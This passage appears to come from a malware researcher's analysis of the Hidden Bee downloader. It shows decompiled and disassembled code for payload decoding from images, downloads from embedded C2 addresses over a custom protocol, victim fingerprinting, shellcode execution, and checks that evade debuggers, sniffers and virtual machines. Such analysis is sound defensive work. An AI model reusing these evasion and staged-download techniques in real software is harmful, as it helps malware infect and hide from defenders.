
So, we can confirm that this module is the one responsible for downloading and processing the observed images. Indeed, inside we can find the functions responsible for their decoding.

Decoding the JPG


After the payload is retrieved, the JPG header is validated.

```
1CB8    jz      loc_311F3C
1CBE    cmp     byte ptr [ebx], 0FFh
1CC1    jnz     invalid_payload
1CC7    cmp     byte ptr [ebx+1], 0D8h
1CCB    jnz     invalid_payload
1CD1    cmp     word ptr [ebx+2], 0E0FFh
1CD7    jnz     invalid_payload
1CDD    cmp     byte ptr [ebx+6], 'J'
1CE1    jnz     invalid_payload
1CE7    cmp     byte ptr [ebx+7], 'F'
1CEB    jnz     invalid_payload
1CF1    cmp     byte ptr [ebx+8], 'I'
1CF5    jnz     invalid_payload
1CFB    cmp     byte ptr [ebx+9], 'F'
1CFF    jnz     invalid_payload
1D05    cmp     byte ptr [ebx+0Ah], 0
1D09    jnz     invalid_payload
```


Then, the payload is decoded by simply using an XOR with the last byte. The decoded content is expected to start from the !rcx magic ID.




After decoding the content, the hash of the !rcx module is validated with the help of SHA256 hash. The valid hash is stored in the module's header and compared with the calculated hash of the file content.



If the validation passed, the shellcode stored in the !rcx module is loaded. More details about the execution flow will be given later.




The !rcx package has a simple header:



Decoding the PNG

Retrieving the content from the PNG is more complex.

“captcha.png” – the encrypted CAB file

First, after downloading, the PNG header is checked:


```
003116CE loc_3116CE:
003116CE lea     eax, [ebp+var_8]
003116D1 push    8
003116D3 push    eax
003116D4 push    edi
003116D5 xor     esi, esi
003116D7 mov     [ebp+var_8], 89h
003116DB mov     [ebp+var_7], 'P'
003116DF mov     [ebp+var_6], 'N'
003116E3 mov     [ebp+var_5], 'G'
003116E7 mov     [ebp+var_4], 0Dh
003116EB mov     [ebp+var_3], 0Ah
003116EF mov     [ebp+var_2], 1Ah
003116F3 mov     [ebp+var_1], 0Ah
003116F7 call    j_memcmp
003116FC add     esp, 0Ch
```

The function decoding the PNG has the following flow:

```
decoded_buf = 0;
png_hdr = 0x89u;
v13 = 'P';
v14 = 'N';
v15 = 'G';
v16 = '\r';
v17 = '\n';
v18 = 26;
v19 = 10;
if ( !j_memcmp(payload, &png_hdr, 8) )
  decoded_buf = (_BYTE *)decode_from_png(payload, functions_list, &size);
result = free(payload);
if ( decoded_buf )
{
  if ( !(size & 3) )
  {
    buf_ptr = decoded_buf;
    aria_set_key((unsigned int *)&crypt_ctx, aria_key_ptr + 4, *(_DWORD *)aria_key_ptr);
    j_memset(aria_key_ptr + 4, 0, *(_DWORD *)aria_key_ptr);
    if ( size )
    {
      do
      {
        aria_crypt_round(&crypt_ctx, buf_ptr, buf_ptr);
        index += 16;
        buf_ptr += 16;
      }
      while ( index < size );
    }
    if ( *decoded_buf == 'M' && decoded_buf[1] == 'S' && decoded_buf[2] == 'C' && decoded_buf[3] == 'F' )
    {
      if ( unpack_cab(&v10, (int)decoded_buf, size) )
      {
        module_name = decode_memory((int)sub_317EE4);// "bin/i386/core.sdb"
        load_from_package(index, (int)decoded_buf, (int)&v10, module_name, 0);
        free_module(&v10);
      }
    }
  }
  result = free(decoded_buf);
}
return result;
}
```


It converts the PNG into byte content and decrypts it with the help of ARIA cipher. The result should be a CAB format. The unpacked CAB is supposed to contain a module “bin/i386/core.sdb” that also occurred in our previous encounters with Hidden Bee.

The authors are careful not to reuse URLs as well as encryption keys. That’s why the Aria key is different for every unique payload. It is stored just after the end of the 0x10000401 module :




format: WORD key length; BYTE key_bytes[];


During the module’s loading, the key is rewritten into another memory area, from which it is used to decrypt the downloaded module.



The CAB file retrieved from the PNG is available here: 001bdc26b2845dcf839f67a8760c6839



It contains core.sdb (d1a2fdc79c154b120a0e52c46a73478d). That is a second module in Hidden Bee’s custom format.



Inside core.sdb

This module (retrieved from the PNG) is a second downloader component in the 0x10000401 format. This time, it uses a custom TCP-based protocol, referenced by the authors as SLTP. (This protocol was also used by the analogical component seen one year ago). The embedded links:

```
sltp://dns.howtocom.site:1108/minimal.bin?id=998
sltp://bbs.favcom.space:1108/setup.bin?id=999
```

Execution flow

1. Checks for blacklisted processes. If any are detected, exits.
2. Removes functions: `DbgBreakPoint` , `DbgUserBreakPoint` by overwriting their beginning with the RET instruction.
3. Checks if the malware is already installed. If yes, exits.
4. Creates an installation mutex `{71BB7F1C-D700-4487-B9C6-6DD9863DFE91}-ins.`
5. If the module was run with the flag==1:
    1. Connects to the first address: `sltp://dns.howtocom.site:1108/minimal.bin?id=998`
    2. Sets an environment variable `INSTALL_SOURCE` to the value given as an argument.
    3. Runs the downloaded next stage module.
6. If the module was run with the flag!=1:
    1. Performs checks against VM. If detected, exits.
    2. Connects to the second address: `sltp://bbs.favcom.space:1108/setup.bin?id=999` . This time, appends the victim's fingerprint to the URL. Format: `<URL>&sid=<INSTALL_SID>&sz=<unique machine ID: 16 bytes hex>&os=<Windows version number>&ar=<architecture>`
    3. Runs the downloaded next stage module.

Defensive checks

At this stage, many anti-analysis checks are deployed. First, there are checks to detect if any of the blacklisted processes are running. The enumeration of the processes is implemented using a low-level function: `NtQuerySystemInformation` with a parameter 5 (`SystemProcessInformation`).

```
    j_memset((int)v1, 0, SystemInformationLength);
    if ( !NtQuerySystemInformation(v3, 5, v2, SystemInformationLength, &SystemInformationLength) )
    {
      while ( !blacklisted_processes[0] )
      {
check_next:
        if ( !*(_DWORD *)v2 )
          goto finished;
        v2 += *(_DWORD *)v2;
      }
      next_proc_name = blacklisted_processes;
      _next_proc_name = blacklisted_processes;
      while ( 1 )
      {
        RtlInitUnicodeString(&v6, *next_proc_name);
        if ( (_WORD)v6 == *((_WORD *)v2 + 28) )
        {
          if ( (unsigned __int8)RtlEqualUnicodeString(&v6, v2 + 56, 1) )
            break;
        }
        next_proc_name = _next_proc_name + 1;
        _next_proc_name = next_proc_name;
        if ( !*next_proc_name )
          goto check_next;
      }
      blacklisted_found = 1;
    }
finished:
    LocalFree(v7);
  }
  return blacklisted_found;
}
```

The blacklist contains popular debuggers and sniffers:

“devenv.exe” , “wireshark.exe”, “vmacthlp.exe”, “procmon.exe”, “ollydbg.exe”, “idag.exe”, “ImmunityDebugger.exe”, “windbg.exe”
“EHSniffer.exe”, “iris.exe”, “procexp.exe”, “filemon.exe”, “fiddler.exe”

The names of the processes are obfuscated, so they are not visible on the strings list. If any of those processes are detected, the execution of the module terminates.

Another function deploys a set of anti-VM checks. The anti-VM checks include:

```
ms_exc.registration.TryLevel = 0;
CPUID_check(&v27, 0x40000000);
*(_DWORD *)v33 = v28;
*(_DWORD *)&v33[4] = v29;
*(_DWORD *)&v33[8] = v30;
ms_exc.registration.TryLevel = -1;
HIBYTE(v34) = 0;
if ( VPCEXT_check() )
  goto set_vm_flag;
if ( VMWare_io_check() )
  goto set_vm_flag;
```

CPUID with EAX=40000000 (a check for Hypervisor's Brand):

```
024335CB push    40000000h
024335D0 lea     eax, [ebp+var_844]
024335D6 push    eax
024335D7 call    CPUID_check
```

```
0243341A pusha
0243341B mov     eax, [ebp+arg_4]
0243341E xor     ebx, ebx
02433420 xor     ecx, ecx
02433422 xor     edx, edx
02433424 cpuid
02433426 mov     edi, [ebp+arg_0]
```

The VMWAre I/O Port (more details [here]):

```
0243353A mov     eax, 'VMXh'
0243353F mov     ebx, 0
02433544 mov     ecx, 0Ah
02433549 mov     edx, 'VX'
0243354E in      eax, dx          ; check_for_VMware
0243354F cmp     ebx, 'VMXh'
02433555 setz    [ebp+var_1C]
```

VPCEXT instruction (more details [here])

```
024334B3 push    ebx
024334B4 mov     ebx, 0
024334B9 mov     eax, 1
024334BE vpcext  7, 0Bh
024334C2 test    ebx, ebx
024334C4 setz    [ebp+var_1C]
```

Checking the list of common VM vendors:

```
  v0 = decode_memory(&str_XenVMMXenVMM);          // "XenVMMXenVMM"
  if ( !strncmp(v33, v0, 12) )
    goto set_vm_flag;
  v1 = decode_memory(&str_VMWareVMware);          // "VMwareVMware"
  if ( !strncmp(v33, v1, 12) )
    goto set_vm_flag;
  v2 = decode_memory(&str_KVMKVMKVM);             // "KVMKVMKVM"
  if ( !strncmp(v33, v2, 12) )
    goto set_vm_flag;
  v3 = decode_memory(&str_KVMKVMKVM);             // "KVMKVMKVM"
  if ( !strncmp(v33, v3, 12) )
    goto set_vm_flag;
  v4 = decode_memory(&unk_2435F78);               // " lrpepyh  vr"
  if ( !strncmp(v33, v4, 12) )
    goto set_vm_flag;
  v5 = decode_memory(&unk_2435F58);               // "sbiedll.dll"
  if ( GetModuleHandleA(v5) )
    goto set_vm_flag;
  if ( !GetComputerNameW(Buffer, &nSize) )
    goto set_vm_flag;
  v6 = (const WCHAR *)decode_memory(dword_2435F34);// L"SANDBOX"
  if ( !lstrcmpiW(Buffer, v6) )
    goto set_vm_flag;
  nSize = 1024;
  if ( !GetUserNameW(Buffer, &nSize) )
    goto set_vm_flag;
  v7 = (const WCHAR *)decode_memory(&unk_2435F08);//  L"CurrentUser"
  if ( !lstrcmpiW(Buffer, v7) )
    goto set_vm_flag;
  v8 = (const WCHAR *)decode_memory(dword_2435F34);// L"SANDBOX"
  if ( !lstrcmpiW(Buffer, v8) )
    goto set_vm_flag;
```

Checking the BIOS versions typical for virtual environments:

```
  v9 = decode_memory(&unk_2435EE8);               // "StrStrIA"
  v10 = decode_memory(&unk_2435EC8);              // "shlwapi.dll"
  shlwapi_dll = LoadLibraryA(v10);
  StrStrIA = GetProcAddress(shlwapi_dll, v9);
  if ( !StrStrIA )
    goto not_detected;
  j_memset((int)Buffer, 0, 2048);
  v12 = decode_memory(&unk_2435EA0);              // "SystemBiosVersion"
  v13 = decode_memory(&byte_2435E70);             // "HARDWARE\DESCRIPTION\System"
  if ( read_registry_key(v13, v12, (BYTE *)Buffer, 0) )
  {
    if ( ((int (__stdcall *)(WCHAR *, const char *))StrStrIA)(Buffer, "VBOX") )
      goto set_vm_flag;
  }
  v14 = decode_memory(&unk_2435E40);              // "VideoBiosVersion"
  v15 = decode_memory(&byte_2435E70);             // "HARDWARE\DESCRIPTION\System"
  if ( read_registry_key(v15, v14, (BYTE *)Buffer, 0) )
  {
    v16 = decode_memory(&unk_2435E20);            // "VirtualBox"
    if ( ((int (__thiscall *)(int, WCHAR *, _BYTE *))StrStrIA)(v17, Buffer, v16) )
      goto set_vm_flag;
  }
  v18 = decode_memory(&unk_2435EA0);              // "SystemBiosVersion"
  v19 = decode_memory(&str_Windows_CurrentVersion);// "SOFTWARE\Microsoft\Windows\CurrentVersion"
  if ( read_registry_key(v19, v18, (BYTE *)Buffer, 0)
    && ((id1 = decode_memory(&unk_2435DB4), ((int (__thiscall *)(int, WCHAR *, _BYTE *))StrStrIA)(v21, Buffer, id1))// "55274-640-2673064-23950"
     || (id2 = decode_memory(&unk_2435D88), ((int (__thiscall *)(int, WCHAR *, _BYTE *))StrStrIA)(v23, Buffer, id2))// "76487-644-3177037-23510"
     || (id3 = decode_memory(&unk_2435D5C), ((int (__thiscall *)(int, WCHAR *, _BYTE *))StrStrIA)(v25, Buffer, id3))) )// "76487-337-8429955-22614"
  {
set_vm_flag:
    vm_detected = 1;
  }
  else
  {
not_detected:
    vm_detected = 0;
  }
  return vm_detected;
}
```

Detection of any of the features suggesting a VM results in termination of the component.

Downloading new modules

The next elements of HiddenBee are downloaded over the custom “STLP” protocol.

```
024348F6 lea     eax, [ebp+var_40]
024348F9 push    offset aSltp    ; "sltp"
024348FE push    eax
024348FF call    j_strcmp
02434904 pop     ecx
02434905 test    eax, eax
02434907 pop     ecx
02434908 jnz     loc_2434AD9
```

The raw TCP socket created to communicate using the SLTP protocol:

```
LOWORD(v27) = htons(hostshort[0]);
socket = WSASocketA(2, 1, 0, 0, 0, 1u); // address family: 2 (AF_INET)
                                        // type: 1 (SOCK_STREAM)
                                        // protocol : 0 (unspecified)
                                        // lpProtocolInfo: NULL
                                        // group: NULL
                                        // flags: 1 (WSA_FLAG_OVERLAPPED)
v6[13] = socket;
if ( socket != -1 )
{
  vInBuffer = 0x25A207B9;
  v32 = 0xDDF3u;
  v33 = 0x4660;
  v34 = 0x8Eu;
  v35 = 0xE9u;
  v36 = 0x76;
  v37 = 0xE5u;
  v38 = 0x8Cu;
  v39 = 0x74;
  v40 = 6;
  v41 = 0x3E;
  if ( BindIoCompletionCallback(socket, LpoverlappedCompletionRoutine, 0) )
  {
    callback = 0;
    if ( WSAIoctl(v6[13], 0xC8000006, &vInBuffer, 0x10u, &callback, 4u, (LPDWORD)&cbBytesReturned, 0, 0) != -1 )
    {
      *(_DWORD *)name.sa_data = 0;
      *(_DWORD *)&name.sa_data[4] = 0;
      *(_DWORD *)&name.sa_data[8] = 0;
      *(_WORD *)&name.sa_data[12] = 0;
      v26 = 2;
      v12 = v6[13];
      name.sa_family = 2;
      *(_WORD *)name.sa_data = 0;
      *(_DWORD *)&name.sa_data[2] = 0;
      if ( bind(v12, &name, 16) != -1 )
      {
        j_memset((int)v6, 0, 20);
        if ( !callback(v6[13], &v26, 16, 0, 0, &cbBytesReturned, v6) && WSAGetLastError() == 0x3E5 )
          return 1;
      }
    }
  }
  closesocket(v6[13]);
```

The communication is encrypted. We can see that the expected output is a shellcode that is loaded and executed:

```
do
{
  v5 = v4[1];
  if ( v5 )
  {
    if ( v5 == 2 )
    {
      v6 = *(v4 - 1);
      if ( v6 + *v4 > a2 )
        break;
      fs_size = *v4;
      custom_fs = &_buffer[v6];
    }
  }
  else
  {
    if ( *(v4 - 1) + *v4 > a2 )
      break;
    new_module = (void (__stdcall *)(int (__stdcall **)(int), _BYTE *, DWORD))VirtualAlloc(0, *v4, 0x1000u, 0x40u);
    if ( new_module )
      j_memcpy((int)new_module, (int)&_buffer[*(v4 - 1)], *v4);
  }
  ++buffera;
  v4 += 3;
}
while ( (unsigned int)buffera < *((_DWORD *)_buffer + 1) );
if ( new_module )
{
  if ( custom_fs )
  {
    functions_list[0] = to_malloc;
    functions_list[2] = (int (__stdcall *)(int))to_memcpy;
    functions_list[1] = to_free;
    functions_list[3] = *(int (__stdcall **)(int))VirtualAlloc;
    functions_list[4] = *(int (__stdcall **)(int))VirtualFree;
    decode_memory(&input_arr);             // "ZwQueryInformationProcess"
    v7 = decode_memory(&str_ntdll_dll);
    v8 = GetModuleHandleA(v7);
    functions_list[5] = (int (__stdcall *)(int))GetProcAddress(v8, v9);// ZwQueryInformationProcess
    new_module(functions_list, custom_fs, fs_size);
    VirtualFree(new_module, 0, 0x8000u);
  }
}
```

The way in which it is loaded reminds me of the elements we described recently in "Hidden Bee: Let's go down the rabbit hole". The current module loads a list of functions that will be passed to the next module. It is a minimalistic, custom version of Import Table. It also passes the memory with the downloaded filesystem to be used for further loading of components.

The !rcx package

This element retrieves the custom filesystem used by this malware. As we know from previous analysis, Hidden Bee uses its own, custom filesystems that are mounted in the memory of the malware and passed to its components. This filesystem is important for the execution flow because it contains many other components that are supposed to be installed on the attacked system in order to continue the infection.

As mentioned before, unpacking the JPG gave us an !rcx package. After this package is downloaded, and its SHA256 checksum is validated, it is repackaged. First, at the end of the !rcx package, the list of URLs (JPG, PNG) from the previous module is copied. Then, the ARIA key is copied. The size of the module and its SHA256 hash are updated. Then, the execution is redirected to the first stage shellcode fetched from the !rcx.

This shellcode was the one that we saw at first, after decoding the !rcx package from the JPG. Yet, looking at this part, we do not see anything malicious. The elements that are more important are well protected and revealed at the next execution stages.

The shellcode from the !rcx package is executed in two stages. The first one unpacks and prepares the second. First, it loads its own imports using hardcoded names of libraries.

```
000000B1 sub     edi, ecx
000000B3 mov     [ebp+var_4C], 6Bh ; 'k'
000000B9 mov     [ebp+var_4A], 65h ; 'e'
000000BF mov     [ebp+var_48], 72h ; 'r'
000000C5 mov     [ebp+var_46], 6Eh ; 'n'
000000CB mov     [ebp+var_44], 65h ; 'e'
000000D1 mov     [ebp+var_40], 33h ; '3'
000000D7 mov     [ebp+var_3E], 32h ; '2'
000000DD mov     [ebp+var_3C], 2Eh ; '.'
000000E3 mov     [ebp+var_3A], 64h ; 'd'
000000E9 mov     [ebp+var_18], 6Eh ; 'n'
000000EF mov     [ebp+var_16], 74h ; 't'
000000F5 mov     [ebp+var_14], 64h ; 'd'
000000FB mov     [ebp+var_E], 2Eh ; '.'
00000101 mov     [ebp+var_C], 64h ; 'd'
00000107 mov     ebx, [esi]
```


The checksums of the functions that are going to be used are stored in the module and compared with the names calculated by the function:

```
unsigned int __stdcall calc_checksum(_BYTE *func_name)
{
  _BYTE *_func_name; // edx
  unsigned int checksum; // eax
  char next_char; // cl
  unsigned int prev_res; // esi
  int _next_char; // eax

  _func_name = func_name;
  checksum = 0;
  for ( next_char = *func_name; next_char; ++_func_name )
  {
    prev_res = (checksum >> 13) | (checksum << 19);
    _next_char = next_char;
    next_char = _func_name[1];
    checksum = prev_res + _next_char;
  }
  return checksum;
}
```

The checksum calculation algorithm

